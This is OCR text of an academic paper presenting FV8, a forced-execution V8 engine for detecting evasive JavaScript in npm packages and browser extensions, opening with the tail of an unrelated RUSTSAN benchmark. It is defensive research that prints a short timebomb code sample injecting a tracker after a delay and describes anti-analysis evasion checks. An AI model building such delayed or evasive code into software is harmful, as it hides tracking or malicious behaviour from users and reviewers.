

Figure 6: Microbenchmark of RUSTSAN runtime heap allocation function (`malloc()`

RUSTSAN modifies the ASan's heap allocator to color the allocated memory with RUSTSAN's shadow memory scheme. To measure the overhead of the runtime shadow memory management, we compare the average execution time of `malloc()` for varied allocation sizes using RUSTSAN and ASan. The

allocation (`malloc()`) for each memory size was repeated 10 million times.

Figure 6 shows the experiment results; Against the allocator of ASan, RUSTSAN's allocator shows an average overhead of 5.52%. Based on this microbenchmark, we consider the influence of heap allocator changes negligible in general application and fuzzing benchmarks.

FV8: A Forced Execution JavaScript Engine for Detecting Evasive Techniques

Nikolaos Pantelaios
North Carolina State University

Alexandros Kapravelos
North Carolina State University

Abstract

Evasion techniques allow malicious code to never be observed. This impacts significantly the detection capabilities of tools that rely on either dynamic or static analysis, as they never get to process the malicious code. The dynamic nature of JavaScript, where code is often injected dynamically, makes evasions particularly effective. Yet, we lack tools that can detect evasive techniques in a challenging environment such as JavaScript.

In this paper, we present FV8, a modified V8 JavaScript engine designed to identify evasion techniques in JavaScript code. FV8 selectively enforces code execution on APIs that conditionally inject dynamic code, thus enhancing code coverage and consequently improving visibility into malicious code. We integrate our tool in both the Node.js engine and the Chromium browser, compelling code execution in npm packages and Chrome browser extensions. Our tool increases code coverage by 11% compared to default V8 and detects 28 unique evasion categories, including five previously unreported techniques. In data confirmed as malicious from both ecosystems, our tool identifies 1,443 (14.6%) npm packages and 164 (82%) extensions containing at least one type of evasion. In previously unexamined extensions (39,592), our tool discovered 16,471 injected third-party scripts, and a total of 8,732,120 lines of code executed due to our forced execution instrumentation. Furthermore, it tagged a total of 423 extensions as both evasive and malicious and we manually verify 110 extensions (26%) to actually be malicious, impacting two million users. Our tool is open-source and serves both as an in-browser and standalone dynamic analysis tool, capable of detecting evasive code, bypassing obfuscation in certain cases, offering improved access to malicious code, and supporting recursive analysis of dynamic code injections.

1 Introduction

"The code is heavily obfuscated and contains many anti-debugging and anti-analysis traps." [15]. This recent insight into malicious JavaScript code underscores the close connection between malicious code and evasion techniques. Evasion techniques are widespread; in 2023, at least four of the top 10 malware families incorporate some form of evasion [27]. Recent research reveals that 25% of all malicious JavaScript code is obfuscated to avoid detection [22], in stark contrast to the *Alexa* top 20,000 websites, where only 0.5% of the code is obfuscated. Malicious npm packages are demonstrating increased sophistication, with recent packages featuring evasive techniques not present in earlier malicious versions [17]. Recent instances of malicious browser extensions include at least one form of advanced anti-detection evasion [15]. Even phishing kits now come equipped with their own built-in evasive tactics [24]. As demonstrated by CrawlPhish [64], a tool designed to identify evasions in phishing pages, JavaScript-based evasion techniques are growing in complexity, encompassing methods like bot detection cloaking, user fingerprinting, and user interaction.

Our tool, FV8 (pronounced as "favorite"), built on top of Chromium's V8 JavaScript engine, can detect evasions both in Node.js and Chromium environments and even account for dynamic code injection, applying forced code execution selectively and recursively. Detecting evasions provides greater code coverage and can potentially reveal more malicious code. This is necessary to strengthen defenses against malicious code across multiple JavaScript ecosystems.To showcase its evasion detection capabilities, we use our tool in conjuction with browser extensions and npm packages due to their history of previous malicious incidents, their evasion capabilities as well as the diverse range of JavaScript functionality they provide.

Previous research in both ecosystems has encompassed (1) in-browser tools, (2) dynamic analysis tools employed outside the browser and (3) static analysis tools, including *JAW* [44] proposed by Khodayari et al., *JStap*, *DoubleX* and *HideNoSeek* [33–35] proposed by Fass et al., as well as *EmPoWeb* by Somé [58].

Indeed, while these established tools offer valuable contributions, they may have limitations when considered in-

dividually. Notably, the tools from category (1) exhibit the following characteristics: *JSForce* [37] modified the *SpiderMonkey* engine in *Mozilla Firefox* and *J-Force* [45] focused on *Safari*, but neither of these tools is publicly available nor are related to the V8 engine, which is the basis for multiple environments including the most popular browser by market share (Chrome) [3]. Moreover, both of these tools prioritize executing as many paths as possible, while in contrast, FV8 emphasizes the examination of APIs per block for detecting evasions, employing targeted forced execution based on specific conditions for improved performance. Furthermore, *Rozzle* [47], while designed to detect malware using symbolic execution in combination with targeting specific APIs, was built upon deprecated browser and APIs (*Internet Explorer* and *ActiveX* API), and its implementation is not open-sourced or reproducible.

In the context of dynamic analysis tools from category (2), *Iroh.js* [10] is a dynamic code analysis tool outside the browser that intercepts runtime information. Meanwhile *Jalangi* [11] is a dynamic analysis tool decoupled for the browser mainly for runtime analysis of the JavaScript program. However, none of these tools can recursively handle the loading of code injections that occur within the in-browser environment as they are based on interceptions, which makes recursion more difficult.

Finally, the static analysis tools in category (3) share a common limitation—they fail to detect the existence of malicious code that dynamically loads under specific conditions (evasion techniques). One notable example of behavior that these tools might overlook is the "timebomb" evasion code. A "timebomb" is a type of malicious behavior that remains hidden until a specific duration has elapsed, an evasion tactic that can be found even in recent malicious code samples [26]. In this non-obfuscated code example provided in Listing 1, we can see that the extension initiates a tracker after approximately one day has elapsed. In order to observe the internal code's execution we need a way to enforce the execution of the *setTimeout* code. This is precisely where our tool, FV8, proves to be valuable. It allows us to trigger forced executions, enabling us to reveal hidden malicious behavior that loads dynamically based on conditions, that would otherwise remain undetected using previous analysis techniques.

Our system, FV8, is fundamentally designed for the detection of JavaScript evasions. It offers an innovative approach centered around Chromium, Node.js, and the V8 engine, ensuring reproducibility and openness as it is open-sourced. Our approach involves patching Chromium (extensions) and Node.js (npm packages) with FV8 first and VisibleV8 (VV8) [40] afterwards, for comprehensive code execution visibility. Our system identifies and flags data with the highest number of triggered forced executions based on our instrumentation. The approach minimizes overhead by selectively targeting specific condition branches that contain APIs. Our experiments involve extensive testing using a total

```
1  // tracker added on timebomb
2  var _paq = (window._paq = window._paq || []);
3  /* tracker methods like "setCustomDimension" should be
    called before "trackPageView" */
4  _paq.push(['trackPageView']);
5  _paq.push(['enableLinkTracking']);
6  (function () { setTimeout(() => {
7      chrome.storage.local.get('extensionId', function (
    result) {
8          var u = 'https://matomo.debank.com/';
9          [..]
10         g.src = '/vendor/matomo.client.js';
11         s.parentNode.insertBefore(g, s); });
12     }, 93445000); })();
```

Listing 1: *Timebomb evasion example (non-obfuscated).*

of 39,592 extensions and 9,899 malicious npm packages and demonstrate the tool's effectiveness in detecting a wide array of evasion techniques in multiple environments. Overall, we detect a total of 28 unique evasion categories being part of the following evasion groups: *Login*, *Timebombs*, *Fingerprint*, *User Interaction*, *Website Check* and *Other*. FV8 identifies 1,443 (14.6%) npm packages and 164 (82%) extensions containing at least one type of evasion, in data previously verified as malicious. In extensions collected from the wild, which were previously unseen, we perform manual checks on the extensions flagged by our system to verify their malicious nature. Our manual verification process relies on the number of forced executions triggered by our system as well as checking the dynamically injected code from the VV8 logs, verifying a total of 82 extensions as malicious. Finally, the use of the *DBSCAN* clustering algorithm [6], further enhances our capacity to cluster and identify additional evasion techniques and malicious extensions. We use the code related to the already found evasions as input features and we flag an additional 28 extensions that way, for a total of 110 malicious extensions. The entire system encompassing the crawler, Chromium and Node.js is named ATRES (API-Targeted Recursive Execution System) and a detailed understanding of the complete architecture can be found in Figure 1.

Our paper makes the following contributions:

- We introduce FV8, an innovative, open-source interpreter based on V8, capable of inter-environment and inter-dataset analysis of JavaScript. FV8 is designed for recursive forced execution of JavaScript, even for dynamically loaded code, for the detection of evasions. It stands as the first tool to encompass all these aforementioned features simultaneously.
- We successfully identify 28 evasion techniques in 1,443 npm packages and 274 browser extensions, including five techniques that we are the first to report, ie. *password path exists* in npm packages and *crypto wallet connected*.
- Our tool automatically executes detected evasions which



Figure 1: *Full architecture consisting of ❶ npm Evasion Detection Module, ❷ Extension Detection Module, ❸ Post-Processing Module and the ❹ DBSCAN Expansion Module. These four components, and the resulting flagging of data, collectively define ATRES as a system.*

resulted in more than 11 million *LoC* and 24,140 new dynamically loaded scripts to be executed that would otherwise remain invisible to a detection system.

- We detect 110 extensions as malicious using our FV8 instrumentation and the *DBSCAN* algorithm as post-processing, which we report to Google. Subsequently, 62.7% (69/110) of these extensions have been successfully removed from the platform.
- We open-source our tool as per-version patches, tested in the latest 28 versions of V8 and Chromium, ranging from version 94 to the latest version 122, making it the first open-source and maintainable forced-execution solution for JavaScript.

2 Background

2.1 V8 & Chromium

The web heavily relies on JavaScript, with Chrome being the most widely used browser with a market share of 62.55% [2], while Chromium is the open-source alternative without the proprietary software and V8 is the JavaScript engine of choice for both. V8 is an open-source, high-performance JavaScript and WebAssembly engine developed by Google and written in C++. It serves as the engine behind Chrome and Node.js, among other applications. It can be used as a standalone engine or embedded into any C++ application. Chromium utilizes V8 as its JavaScript interpreter, making it the engine of choice for executing a substantial amount of JavaScript code across the web and Node.js. Therefore, we decided to focus on patching and modifying V8, given its widespread usage and critical role in handling JavaScript execution.

2.2 VisibleV8

VisibleV8 (VV8) is a system built on V8 [40] that enhances visibility into executed JavaScript code within the Chromium engine. The system generates log files that record data on which scripts were executed and which specific APIs were involved in the execution process. This tool proves invaluable for overcoming obfuscation techniques and gaining insights into the executed code, whether malicious or not. VisibleV8 has been integrated with multiple systems in the past, showcasing its versatility and utility [41, 55]. Its compatibility with FV8 patches for Chromium adds value, as both systems share a per-version patch approach. In our experiments, we combine VisibleV8, FV8 and a custom-built crawler, gaining improved visibility into executed APIs, examining code from forced executions, and efficiently post-processing results to identify evasive techniques and malicious behavior.

2.3 WebStore & Extensions

The Chrome Web Store, hosting over 200,000 active extensions [4], follows strict internal vetting procedures to ensure quality and security. Extensions failing to meet criteria are rejected. Since 2023, all extensions must comply with Manifest V3 guidelines, mandating code bundling and prohibiting third-party code injections for more rigorous vetting.

However, our findings reveal that this assumption of complete security is not always accurate, as some bundled extensions employ obfuscation techniques. Our focus remains on extensions with third-party inclusions. Manifest V3 emphasizes user review of requested permissions, defined in *manifest.json*. Extensions consist of service workers (background scripts in Manifest V2) and content scripts with varied APIs. Despite limitations, content scripts can inject code into

web pages from local files, the injection bundle, or third-party resources. This capability poses potential browser security risks.

2.4 Node.js & npm ecosystem

The Node.js ecosystem has emerged as a pivotal platform for server-side JavaScript development, fostering an expansive and dynamic software landscape, with more than 2.53 million npm packages in the main npm registry as of October 2023 [21]. At its core lies npm (Node Package Manager), a powerful package management system that has revolutionized the way developers create, share, and maintain software libraries and tools. npm's vast repository boasts millions of open-source packages, each contributing to the ecosystem's robustness and versatility. This ecosystem's rise can be attributed to the ease with which developers can leverage and distribute packages, making it a cornerstone of modern web and application development.

However, it is important to recognize that this interconnectedness introduces a potential vulnerability, as the ecosystem is only as robust as its weakest link. A single outdated or poorly maintained package deep within the dependency tree can pose significant security risks and hinder overall system stability. Therefore it is crucial to employ comprehensive tools for both static and dynamic package analysis, with FV8 standing as an additional layer of defense in detecting evasive code in npm.

2.5 Relevant Technologies

Catapult - Web Page Replay [1] is a tool designed to record and replay web page requests, reducing network traffic and maintaining consistency in JavaScript execution across multiple visits. This enhances experiment repeatability and enables precise web page analysis.

Puppeteer [25] is a Node.js library for controlling Chrome and Chromium browsers, ideal for tasks like web scraping, test automation, and screenshot generation. We selected Puppeteer for our Chrome-focused experiments due to its efficiency.

DBSCAN, a popular density-based clustering algorithm used in data mining and machine learning, groups data points in high-density regions and identifies outliers as noise points. Given its unsupervised learning nature, it is versatile and useful in applications like code clustering and anomaly detection, as it does not require pre-defined assumptions about the number of clusters.

3 Data

To conduct our experiments, we needed a diverse set of data. Leveraging the versatility of our tool, which operates on multiple V8-based systems, we applied patches to both Chromium and Node.js, allowing us to execute code within browser extensions and npm packages.

Dataset	Data Type	Malicious Data	Code Detection
D1: Malicious npm [23]	npm packages	Y	evasion
D2: Malicious extensions [8]	browser extensions	Y	evasion
D3: Extensions in the wild	browser extensions	N/A	Malicious & evasion

Table 1: *The three datasets used and their main characteristics.*

In total, we collected data to create three distinct datasets. Two of these datasets comprise extensions from the Chrome Web Store, while the third contains npm packages. The data falls into two categories: the first consists of previously flagged malicious data, while the second consists of data gathered from the wild, which may or may not be malicious. We denote these datasets as *Malicious npm Packages or D1*, *Malicious Extensions or D2*, and *Extensions in the Wild or D3*.

Malicious npm Packages (D1) represents the npm package dataset and contains verified malicious packages. We sourced this data from reports in the OSV database [23], resulting in a total of 12,000 hashes, each corresponding to an npm package flagged by their system over the past four years. Notably, this database includes both malicious and vulnerable packages, and we focus exclusively on malicious packages based on their descriptions.

Malicious Extensions (D2) is a dataset gathered from previous malicious extension reports from the past seven years [8]. This collection comprises hashes of extensions organized based on significant incidents within the malicious ecosystem. These malicious extensions were originally identified mostly by security companies such as Kaspersky [13] and Avast [14]. Furthermore, almost all of these extensions have already been removed from the Chrome Web Store, which serves as an additional validation of their malicious nature. This dataset offers detailed information on malicious extension packages and has been utilized in prior research, such as [31]. From this dataset, we selected the latest 200 extensions to demonstrate our system's functionality and to maintain comparability with malicious npm packages.

Lastly, *Extensions in the Wild* (D3) serves as a dataset to demonstrate that FV8 can detect evasions not only in already flagged malicious data but also in data from the wild. To create this dataset, we gathered extensions from the Web Store [4], totaling approximately 200,000, with around 400 new or updated extensions uploaded daily. For a more concise overview of the data, please refer to Table 1.

It is essential to note that our sources for D1 and D2 only provide hashes of malicious data. To locate the actual source code, we maintain two historical datasets spanning the past four and nine years respectively, which contain daily crawling

API Category	API Name	API Base
Timing	setTimeout	-
	setInterval	-
DOM Manipulation	append	Element
	prepend	Element
	insertAfter	Element
	insertBefore	Element
	appendChild	Element
Networking	fetch	-
Code Generation	eval	-
	Function	Constructor (new)

Table 2: *List of APIs injecting 3rd-party code in browser extensions.*

Category	AST Node Type
Conditionals	IfStatement
	Conditional
	SwitchStatement
Iteration Conditions	DoWhileStatement
	WhileStatement
	ForStatement
	ForInStatement
	ForOfStatement
Ternary Conditions	Binary (2-elements)
	Unary (1-element)
	Nary (N-elements)
Exception Conditions	TryCatchStatement

Table 3: *JavaScript AST type nodes that were patched inside V8.*

records. These records include the majority of npm packages and extensions, even those already taken down, and we match the hashes from our datasets with this historical data to create the actual malicious datasets.

Specifically, our extension crawler performs daily crawls of the Web Store, downloading all extensions that have undergone version updates and any newly introduced extensions. During this process, we also gather additional information for each extension, including the number of users who have downloaded it up to the time of the download, its category, its rating and the number of active users which we use later to measure the impact of our flagged extensions in D2 and D3.

4 Methodology

4.1 Modifying V8

The V8 engine, a vital component of the Chrome browser, acts as an interpreter for JavaScript code in the browser. It reads and executes all JavaScript code.

Since the V8 engine code is open-sourced, we find the places in the V8 engine where it reads the code, and we make changes in those places. We have to decide when to make these changes: during code parsing or during the bytecode generation process. If we make changes after code parsing, it is too late, as V8 removes any code that has already been parsed, to make things faster. So, we choose to make changes while the code is being read and transformed into an Abstract Syntax Tree (AST) format. This way, we have access to the entire code without losing any parts.

In V8 patching, the primary objective is to identify a triggering condition within the code. We check if this code incorporates any of the APIs listed in Table 2, responsible for dynamic code injection. If these APIs are found, we include the entire block for forced execution, generating additional bytecode. Our choice of a forward traversal approach within the AST, moving from start to finish, is dictated by the V8 engine's operation, which determines its next read based on the current context. Conversely, attempting a backward approach, first identifying APIs and then retracing to locate the triggering condition, is hindered by the engine's structure and decision-making process. To ensure effective code execution, we've devised a recursive system that handles both the initial code and dynamically injected third-party code.

To implement this recursive execution system, we establish several key functionalities. Firstly, we develop the capability to identify conditions, serving as starting points for exploring the AST. These condition type nodes cover all types of conditions supported by the JavaScript language, including if-else statements, for-loop conditions, while-loop conditions, and more. Out of the 56 different node types in JavaScript that V8 can parse, we specifically patch a total of eight AST node types associated with conditions. For a comprehensive list of these condition node types, please refer to Table 3.

Subsequently, when parsing a node belonging to these eight condition node types, we utilize a Depth-First Search (DFS) recursion algorithm to navigate through the inner included block. This involves iteratively visiting the corresponding AST nodes within that block. To facilitate this traversal, we devise our own DFS approach, executing child nodes iteratively and recursively until either all nodes have been executed or a predefined upper limit on the number of nodes is reached. Throughout this process, we thoroughly examine each node within the AST to identify the presence of any of the recognized APIs detailed in Table 2.

To avoid infinite loops or handling excessively large code segments, we set a node limit of 500 nodes visited for each DFS process. This practical constraint ensures performance efficiency and introduces minimal overhead. It also effectively covers the vast majority of test cases, as previous research suggests that APIs requiring forced execution generally appear within the first 500 nodes of the AST [37]. Thus, incorporating this limit is not only reasonable but also necessary for the effective operation and reduced overhead of our system.

Moreover, each function, and consequently each file and script, generates a unique AST. Our approach requires the



Figure 2: *FV8 architecture: Our modified engine detects evasion conditions and targeted APIs and increases code coverage execution.*

ability to navigate between different ASTs. However, the generation of AST nodes does not follow the chronological order of their execution. For instance, if we have two functions, functionA and functionB, and functionA calls functionB, there is a possibility that functionB's AST has not been generated when parsing functionA's AST proceeds to invoke it. As a result, switching between ASTs becomes impossible, making forced execution unachievable. To address this, enabling the *–no-lazy* flag is crucial. This built-in JavaScript flag of V8 ensures the generation of all ASTs regardless of their execution order. This setting facilitates the navigation between AST trees, allowing connections not only within the same function scope but also across different function scopes and even between distinct scripts.

Finally, by extracting the code differences between the original V8 version and our FV8 modifications, we obtain a patch file containing the code diff. This patch file, known as the FV8 patch, is similar but not identical for each version of V8. The total length of the FV8 patch is less than 300 C++ lines of code (LoC). A high-level architecture of FV8 is depicted in Figure 2.

4.2 npm Evasion Detection Module

All npm packages are subjected to our evaluation process through the *npm Evasion Detection Module* ❶ and the results of this module are forwarded to the *Post-processing Module* ❸ (§ 4.4). For this module, we utilize the data from "Malicious npm packages" (D1) dataset. We apply our per-version patches of FV8 to the V8 engine within Node.js and integrate the corresponding patches of VisibleV8 for the same version, which we modify accoringly. VV8 is designed for the V8 engine within Chromium. Therefore, we had to include only the relevant components for the V8 engine of Node.js to ensure a successful patch. This integration results in a fully operational version of Node.js with the combined functionality of both FV8 and VV8. Notably, this work represents the first known instance of patching VV8 with the Node.js platform and its internal V8 JavaScript engine.

Regarding the APIs we patch in the npm evasion module, a list of these APIs is presented in Table 2. These APIs are specifically curated for the extension ecosystem. However, for the npm packages ecosystem, we need to incorporate a few more APIs that dynamically inject code and are specific to npm. These additional APIs include: *exec*, *execFile*, *execSync*, *spawnSync*, and *urlopen*. As a result, we proceed to patch Node.js version 20, which is the latest Long-Term Support (LTS) Node.js version [12].

To ensure the execution of as much npm code as possible, we initiate a static analysis of the *package.json* file. This analysis allows us to identify all available installation and execution commands associated with the packages. These commands are stored in a dictionary indexed by the package name and are executed sequentially, with appropriate adaptations to address associated challenges.

While working with the D1 dataset, which comprises verified malicious packages, we exercised meticulous precautions when running these packages within our environment. Specifically, we restricted their permissions to read-only access, with the exception of a designated "/tmp" folder for storing VV8 logs. We executed these packages within a secure Docker container, enforced the presence of a non-privileged dummy user, disabled any potential privilege escalation, and implemented a 10-minute timeout mechanism to ensure the termination of all processes. These measures collectively safeguard our system against any manipulative, monitoring, or compromising activities that malicious packages may attempt.

4.3 Extension Detection Module

Every extension is processed through the *Extension Detection Module* ❷. This module is applied to two datasets, namely D2 and D3. The results of this module are being fed to the *Post-processing Module* ❸ (§ 4.4).

To acquire the final modified browser, which will serve as the core of our experiments, we adhere to the following procedure. Similar to the Node.js patching, we select the most recent version of Chromium, which, at the time of writing, is version 123. Afterwards, we apply the patches to the original V8 engine, thereby replacing the default Chromium V8 engine with our customized FV8 forced execution engine and then we apply the VV8 patches for that same version. Finally, we utilize this modified FV8 Chromium version as the foundation for our extension crawler, enabling us to execute our

experiments effectively.

Puppeteer Crawler

To conduct a thorough examination of our tool, we construct a crawler as a wrapper around our tool. This crawler utilizes the FV8 engine we developed and performs specific tasks such as loading designated extensions, visiting predefined URLs, logging relevant data for further analysis, and storing the collected data in appropriate databases for subsequent processing. The crawler is deployed in collaboration with datasets D2 and D3, both of which contain extensions, because npm packages functionality is not URL-based.

To build the crawler we leverage Puppeteer [25], a Node.js tool for driving the browser, to visit specific URLs and capture logs. The crawler is predominantly implemented in JavaScript, with some components written in GoLang for post-processing tasks. Additionally, we utilize the bash scripting language and employed Docker and Docker Compose to scale up jobs.

To finalize the crawler we need to address global timeouts, the *–no-headless* mode and the extension *Manifest* specification differences. To handle timeouts effectively, we incorporated specific browser timeouts to ensure all jobs terminated on time, even in the event of a browser crash. Although such crashes occurred in less than 1% of all jobs, it was essential to terminate browser sessions to avoid exceeding the currently open browser limit, which was approximately 160 concurrent browsers in our system. On average, a job took 45-60 seconds to complete, according to previous literature [40]. To account for any potential delays, we add a final timeout of 120 seconds to ensure all jobs that should have terminated did so. Additionally, we encountered a challenge with the *–headless* mode. According to Puppeteer's official documentation, loading browser extensions in *–headless* mode is not supported. Consequently, we address this limitation by introducing visual support to our Docker setup using the *X11* and *Xvfb* module [28], thereby replicating the behavior of the *–no-headless* mode. Furthermore, to ensure the execution of the initial code in the extension, we incorporate a function that simulates a "click" on the action button specified in the manifest.json file, thereby initiating the corresponding action button script. Employing Puppeteer, we were able to trigger the action button while accommodating discrepancies between extensions written in Manifest V2 and Manifest V3.

Finally, due to the high volume of requests and jobs, we take precautions to avoid rate limiting and ensure consistency between job runs. To achieve this, we employ the Catapult Web Page Replay [1] system, as described in Section 2.5. This system allowed us to record commonly sent requests and replay them as needed, while still effectively handling requests sent for the first time and successfully receiving the responses.

Extension pre-filtering

We select certain extensions from the D3 dataset based on certain criteria. We select extensions that had at least one update within the past two years, starting from August 2021. This timeframe was chosen due to the ongoing rollout of Manifest V3, as the Chrome Web Store rolled out a plan in 2021 to gradually stop supporting Manifest V2 [20]. Although other browsers, such as Brave [18] and Firefox [19], have pledged to maintain support for Manifest V2, our goal was to test as many extensions as possible that are compatible with all browsers, hence the chosen time window.

After narrowing down the extensions to those within the past two years, we conduct further static checks to determine their suitability. Firstly, we deduplicate the extensions, retaining only the latest version for each unique extension *ID* when multiple versions existed within the two-year period. Subsequently, we examine the *manifest.json* file of each extension to identify the URLs on which these extensions were allowed to run. If an extension runs on all URLs we keep it. Additionally, we perform static analysis to ascertain if the extensions utilized at least one API from our curated list of targeted APIs presented in Table 2. If an extension does not run on all URLs and does not contain any of the targeted APIs, we discard that extension. Consequently, from the initial batch of approximately 200,000 extensions, we reduce the count to around 40,000. For extensions that could run on any URL, we test them using the crawler on 10 popular URLs because of the variety of features they include. These popular websites were chosen due to their complex JavaScript and HTML DOM structures, allowing us to trigger a significant amount of extension code execution, given that specific code segments within extensions are conditionally triggered based on certain circumstances. For extensions limited to specific URLs, we execute them on the URLs defined in their *manifest.json* file. As a result, we had 40,000 extensions with a maximum of 10 URLs to test for each extension, resulting in a total of up to 400,000 jobs.

4.4 Post-Processing Module

Post-processing the logs

To minimize flagging data incorrectly as well as the volume of data requiring manual inspection, we establish a criterion for an entry to be considered "flagged" by our system. Specifically, an entry is flagged only if there have been at least five forced executions throughout the entire execution of the job. This threshold is set at five because the same APIs we employ for forcing code execution can also be used to locally inject code. Local static analysis tools can access and analyze locally injected code. The distinctive advantage of our tool is its capability to handle dynamically generated code. Therefore, a threshold of five increases the chance we encounter at least one instance of dynamic code injection.

Subsequent to data collection, we parse the logs for each job to identify scripts injected through the extensions. These scripts are identifiable by their initiators, which typically commence with *"chrome-extension:extensionID"*. We conduct a recursive exploration of these injected scripts to identify any additional injected scripts. For each script, we track the URLs from which it was injected and determine whether the script was executed. This is the automated part of our tool, where extensions are flagged as evasive and potentially malicious. The results of this process are subsequently analyzed to verify evasion and malicious behavior.



Figure 3: *DBSCAN clustering architecture based on evasion APIs.*

Manual Verification

In the verification stage, manual inspection is carried out. We review all the extensions and npm packages that our system has "flagged" as well as all the VV8 and FV8 logs collected for each of these flagged items. The verification process involves both evasion and maliciousness checks. It is important to note that we can only verify data as malicious in the D3 dataset, as the other two datasets are already flagged as malicious.

For the evasion verification, we identify the flagged items based on aforementioned criteria, ie. the number of forced executions exceeding the threshold and dynamic injection. We then inspect the actual condition in the initial code bundle that triggered the flagging. If the condition aligns with known evasion methods from prior research or other evasions that exists, we label the data as evasive. This evasion verification process is applied to all three datasets.

The verification process for malicious code is exclusive to the D3 dataset, as the other two datasets have already been identified as malicious. Initially, we select all extensions that have been verified as having at least one evasion technique in the previous step. Subsequently, we examine the actual injected code in the forced execution logs, using data from the dynamic sources in the VV8 logs. In cases where the injected code is heavily obfuscated, we execute the extension in a controlled, isolated environment to monitor intercepted requests, redirections, and overall behavior. This environment ensures that no information can be collected from potentially malicious actions. We then verify maliciousness based on known malicious behaviors documented in the literature. The data we flag in this step are both malicious and contain at least one evasion technique, as both verifications have been conducted.

Clustering evasions with DBSCAN

The *DBSCAN Expansion Module* ❹ enhances evasion and malicious extension detection, particularly under specific obfuscation scenarios. It is crucial to note that DBSCAN serves for both malicious code and evasion detection, and while we perform experiments on three datasets for evasions, only one contains unlabeled data, offering the potential to reveal both malicious data and additional evasion techniques. After conducting the initial *Extension Detection Module* in FV8 and identifying extensions with evasion techniques and malicious behaviors, we analyze conditions and APIs used, mapping them to specific evasion categories. We then utilize this presence of APIs as the input features of *DBSCAN*.

For instance, when a malicious actor attempts to evade detection by bots, they may employ a condition to check if the browser is running in a *headless* environment or if there is a graphical user interface (*GUI*) involved. One common method to check for a *GUI* is by examining the browser window size, as a non-zero window size indicates the presence of a user interface. In this case, the malicious code may use the *window.height* and *window.width* APIs to carry out this condition check. Another evasion technique involves checking if the user is an actual human by attempting to open the developer tools window. Since bots, particularly in *headless* mode, are unable to open the developer tools, this check is conducted using the *devtools* API, specifically the *devtools.network* API. By applying a similar approach to other evasion categories, we can establish a comprehensive list of evasion techniques and the corresponding APIs that are related to the conditions used by these evasion techniques and we check the extensions for the presense of those APIs. Figure 3 illustrates the detailed architecture of the *DBSCAN Expansion Module*, showcasing its design and functionality for detecting evasion categories per cluster.

During the API data collection, we focus solely on the initial code bundle of the extensions and disregard any potentially injected third-party code. Our rationale was supported by our crawler experiments, which indicated that 98% of injected scripts did not have a second level of evasion. To represent the presence of APIs in each extension, we create an N-length array, with N being 28 from the number of evasion categories that we discover and employ the *DBSCAN* clustering algorithm to the extensions. We fine-tune the *DBSCAN* parameters with the aid of the *HDBSCAN* algorithm [9], which serves as a tool to identify our ideal hyperparameters.

5 Results

5.1 Malicious npm Packages (D1)

When running the npm malicious packages from D1, our initial check reveals that approximately 11,000 packages (91.6%) were present in our historical dataset. Subsequently, we examine how many of these packages contained npm run and install commands, excluding those with zero commands. This refinement results in 9,899 npm packages and we identify 1,443 packages that contain at least one evasion.

